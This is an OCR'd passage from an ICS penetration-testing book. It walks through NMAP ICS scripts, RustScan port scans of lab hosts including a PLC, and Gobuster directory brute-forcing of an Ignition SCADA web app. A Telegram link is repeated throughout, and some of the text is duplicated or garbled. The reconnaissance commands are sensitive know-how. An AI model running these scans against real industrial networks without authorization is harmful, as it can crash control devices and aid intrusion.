Scripts against the detected host are used to find the extra information supplied by aggressive mode. These NMAP Scripting Engine scripts may be located in the /usr/share/nmap/scripts directory on the Kali Linux distribution, and the list can be seen by using the following command:

ls /usr/share/nmap/scripts

Under the scripts folder, you can find ICS-specific scripts such as the following:

bacnet-info

enip-info

modbus-discover

s7-info

This is just a list of some of the default scripts that come with NMAP when you install it. You may discover a set of scripts that can be

https://t.me/learningnets

incorporated in NMAP to offer a fuller enumeration of various ICS devices that you will encounter during your career at

We briefly reviewed what NMAP is and what it can do in this part. We loaded NMAP on our computer and began scanning our lab. We ran an extensive check on our Windows host before moving on to NSE. Finally, we looked at how to run ICS-specific scripts.

There are numerous books and courses dedicated to NMAP and NMAP scripting; this was only a quick part to discuss the basics of NMAP and how to utilize it in the industrial network.

RustScan, called a modern-day port scanner, will be discussed in the next section. We'll run RustScan against our lab environment after installing it on our Kali Linux installation. There are numerous books and courses dedicated to NMAP and NMAP scripting; this was only a quick part to discuss the basics of NMAP and how to utilize it in the industrial network.

RustScan, called a modern-day port scanner, will be discussed in the next section. We'll run RustScan against our lab environment after installing it on our Kali Linux installation.

https://t.me/learningnets

RustScan is a programme that scans ports

Until recently, when I found RustScan, NMAP was my de facto port scanning tool of choice. RustScan's one key advantage is the lightning speed with which it scans all 65K ports; it can do it in under 3 seconds. When compared to NMAP, the difference is night and day. I'd start up NMAP, leave for lunch, and return to find it still running. It supports a wide range of scripting languages, including Python, Lua, Bash, and even piping RustScan findings to NMAP.

RustScan is the best option when time is of the essence. I do, however, occasionally return to NMAP for specific tasks, but this is more due to familiarity and, as previously stated, practice, practice, practice. We'll install RustScan and run it against the machines in our lab in this part. In order to add this tool to our pentesting arsenal, we'll look at the speed differential between the scans and familiarize ourselves with the syntax.

https://t.me/learningnets

RustScan installation

I'll be concentrating on installing RustScan on our lab VM; however, you're welcome to go through the different materials and install it on any machine you choose.

I'm going to browse to the following URL using Firefox ESR on my Kali VM:

https://github.com/RustScan/RustScan/releases

With the.deb packages and source bundles, you'll see the following screen:




Figure 7.26: RustScan packages

https://t.me/learningnets

I'm going to get rustscan 2.0.1 amd64.deb from the rustscan 2.0.1 amd64.deb package. To validate the package, I open a terminal session and travel to my /Downloads folder. I'm going to use the following command to install the package after I've confirmed it:

dpkg -i rustscan 2.0.1 amd64.deb sudo dpkg -i rustscan 2.0.1 amd64.deb

If everything went well, you should see something like this:




Figure 7.27: RustScan installation

We'll run a brief help command now that we've installed RustScan to obtain a high-level view of the commands we may use:

rustscan -h

You will see the following results:

https://t.me/learningnets




Figure 7.28: RustScan: help

Before we go any farther, keep in mind that speed comes at a cost: noise. RustScan's ability to discover 65K ports in 3 seconds indicates that the network is noisy, and you will be identified. Furthermore, performing this scan on sensitive devices would almost probably cause them to crash, as they were never meant to handle tens of thousands of queries per second. This will have an operational impact and result in production loss; before using this tool on a live production network, please read about lowering batch sizes and raising timeouts.

Now that it's out of the way, scan your Windows host again and keep an eye on the speed. Use this command to get started:

rustscan -a 192.168.3.10

You will see the following results:

https://t.me/learningnets




Figure 7.29: RustScan -a Windows host

We may run NMAP commands by handing them in as arguments to RustScan because of its extendable nature. We may perform a full scan on the SCADA 192.168.2.10 host. We'll run the NMAP -A aggressive scan command with the rustscan command, setting the batch size to 10 and the IP to

rustscan -b 10 -a 192.168.2.10 -- -A

If you followed the procedures in Chapter 1: Using you should have the following ports available after running this command:

21

22

https://t.me/learningnets

This is shown in the following screenshot:




Figure 7.30: RustScan: NMAP -A scan

For readability, the following screenshot has been cropped and reduced. As seen in the NMAP -A aggressive scan result, the open ports and any services operating on those ports are revealed:

https://t.me/learningnets




Figure 7.31: Port services running

We can observe the following services and versions running on the open ports as a result of this:

21/tcp open ftp vsftpd 3.0.3

22/tcp open ssh OpenSSH 8.2p1

23/tcp open telnet telnetd

We also learned that the server runs Ubuntu Linux, which comes as no surprise given that we installed and configured the services on it.

RustScan can not only execute NMAP options, but it can also run scripts from the command line, or we can write our own custom scripts and run them to gather extra data. In this example, I'll use the NMAP modbus-discover script to connect to our lab PLC. It's the Koyo CLICK PLC in

https://t.me/learningnets

my instance, but it could be whatever PLC you choose to put up in your lab.

The batch size, is set to 10, then the address, is set to the — inline command is set, the NMAP —script script command is passed, and the script is set to be

rustscan -b 10 -a 192.168.1.20 -- --script ‘modbus-discover’

The output of the command should appear as follows:




Figure 7.32: modbus-discover script

To get the interesting output created by executing the modbus-discover script, I divided this into two pictures and left out certain answer elements, as seen in the following screenshot:

https://t.me/learningnets




Figure 7.33: modbus-discover SID

Installing RustScan, conducting a simple scan, running an extended scan with an NMAP option, and lastly running a scan with a default modbus-discover script from the NMAP collection were all discussed in this part. We took care to minimize the batch size since, owing to the speed at which this programme can scan, we need to be cautious while utilizing it. Because of the speed with which RustScan scans, I've added it to my toolkit; I can focus on specific port ranges and cut my wait time for results. I mostly utilize this on levels 5–3, as I'm aware that crucial control hardware is rarely found on these levels. Once I'm deeper into the network, I switch back to NMAP and do low- and slow-speed scans, being cautious not to disrupt any running activities.

We'll go over an introduction to Gobuster in the next part. This directory scanning programme will be installed, and it will be used to scan a web-based SCADA application that we will also install.

https://t.me/learningnets

Gobuster: An overview

Gobuster is a web enumeration and directory brute-force tool developed in the Go programming language. I had been using Nikto, Cadaver, Skipfish, WPScan, OWASP ZAP, and DirBuster until I discovered Gobuster. Each of these tools has its own set of advantages and disadvantages, but in the end, they all performed similarly with variable outcomes. However, I needed something that could be launched from the command line and didn't need the use of a thick client.

This is when I discovered Gobuster. It fulfilled all of my requirements for a command-line-driven online enumeration tool. I can switch between directory brute forcing and virtual host enumeration in a matter of seconds. I can change wordlists on the fly, specify command-line options for file detection, and change the thread count. All of these qualities are why I've been utilizing Gobuster for my pentesting projects. In this section, we'll install Gobuster and compare it to the Ignition installation we did earlier in the chapter.

https://t.me/learningnets

Installing Gobuster

Every major operating system that makes use of a package management has a Gobuster package readily available.

We have the following options for Linux:

apt install gobuster

We have the following options for macOS:

brew install gobuster

We offer the following options for Windows:

go install github.com/OJ/gobuster/v3@latest

Using apt install I installed Gobuster on my Kali VM in the lab. You may use the gobuster –help command once it's installed:

gobuster --help

This will provide the following response:

https://t.me/learningnets




Figure 7.34: Gobuster help

From here, you can see the list of available commands, most notably the following:

dir

dns

vhost

The dir command is used to discover directories/files by using a wordlist to brute force the URL. To brute force and find virtual hosts operating on a distant system, DNS is used to look at subdomains and vhost.

https://t.me/learningnets

Wordlists

Wordlists are the next essential topic in this section. You're only as good as your wordlist, I always say. This implies that if you don't start building your own core wordlist now, you'll miss out on critical industrial network equipment and software. As a professional tip, if you come across a gadget with a web interface, take note of the paths/directories/API routes you encounter and add them to a custom wordlist. I'll give you a head start by having you make your own wordlist by repeating the following paths to it:

```
cp /usr/share/wordlist/dirbuster/directory-list-2.3-medium.txt
~/Downloads/scada.txt
```

Now we will pick these two specific paths to echo into our newly created wordlist:

```
status/

config/
```

The command would be issued as follows:

```
echo "status/\n/config/" >> scada.txt
```

https://t.me/learningnets

Most wordlists are designed for IT reasons, which is excellent for first entrance, but you really need to take things into your own hands as an industrial software tool. SecLists, a rich collection of wordlists established by Daniel is recommended as a basis collective of wordlists. Then we may choose one of the wordlists and start adding to it for our own purposes. The following command may be used to install it:

sudo apt install seclists

This will install the collection of wordlists under the following path:

/usr/share/seclists/

Now that we have our bundle of wordlists installed, we can use the following command to run Gobuster against Ignition. We'll use the dir command to seek for directories, then the -u parameter to specify the URL of the remote web server we want to enumerate, and lastly the -w argument to specify the desired wordlist:

gobuster dir -u http://192.168.2.10:8088 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt

After running this command, we will find that there are three directories discovered:

/main

/web

https://t.me/learningnets

/Start

The following is a screenshot of the output:




Figure 7.35: Gobuster enumeration

We'll check to see if there are any folders below the /web path now. We'll use a different wordlist, which may be found here,

/usr/share/wordlist/dirbuster/directory-list-2.3-medium.txt

Run the following command:

gobuster dir -u http://192.168.2.10:8088/web -w /usr/share/wordlist/dirbuster/directory-list-2.3-medium.txt

We have now found three new directories:

https://t.me/learningnets

/home

/waiting

/touch

This means that behind the /web route, there are three new items: and The output is included in the following screenshot:




Figure 7.36: /web enumeration

Now, the initial path of http://192.168.2.10:8088/web/home appears to be very regular and navigating to this link leads us to the home dashboard. The next directory discovered is and visiting to the URL route causes the dashboard to refresh, which is an odd behavior because it implies that some API path is triggering a subroutine to refresh the dashboard. Finally, browsing to the /touch directory reveals a simple set of parenthesis, which is really fascinating. This information may be documented and investigated further; however, I'd want you to re-run the scan using the scada.txt wordlist that you previously created. More routes and folders should be detected.

https://t.me/learningnets

https://t.me/learningnets

File detection

The -x parameter is the next topic I'd want to touch on quickly. Gobuster can now do a brute force search for folders as well as files with certain extensions. An example of a command might be something like this:

gobuster dir -u http://192.168.2.10:8088/web -w /usr/share/wordlist/dirbuster/directory-list-2.3-medium.txt -x txt,php,conf,xml,json

Installing Gobuster, installing SecLists wordlists, developing our own basic ICS wordlist, enumerating Ignition SCADA with various wordlists, and executing file detection on Ignition were all discussed in this part. Some of you may think this is old hat, but for others, this is the first time you've ever tried a directory brute force. It took a lot of tools and revisions to get to this stage, believe me. Consider yourself fortunate that you now live in a tool-driven society where the manual side of life is gradually falling away... a sorrowful expression

We'll employ a new tool that I recently found in the next segment. We'll set it up and conduct comparable tests on it.

https://t.me/learningnets

Using feroxbuster to scan web applications

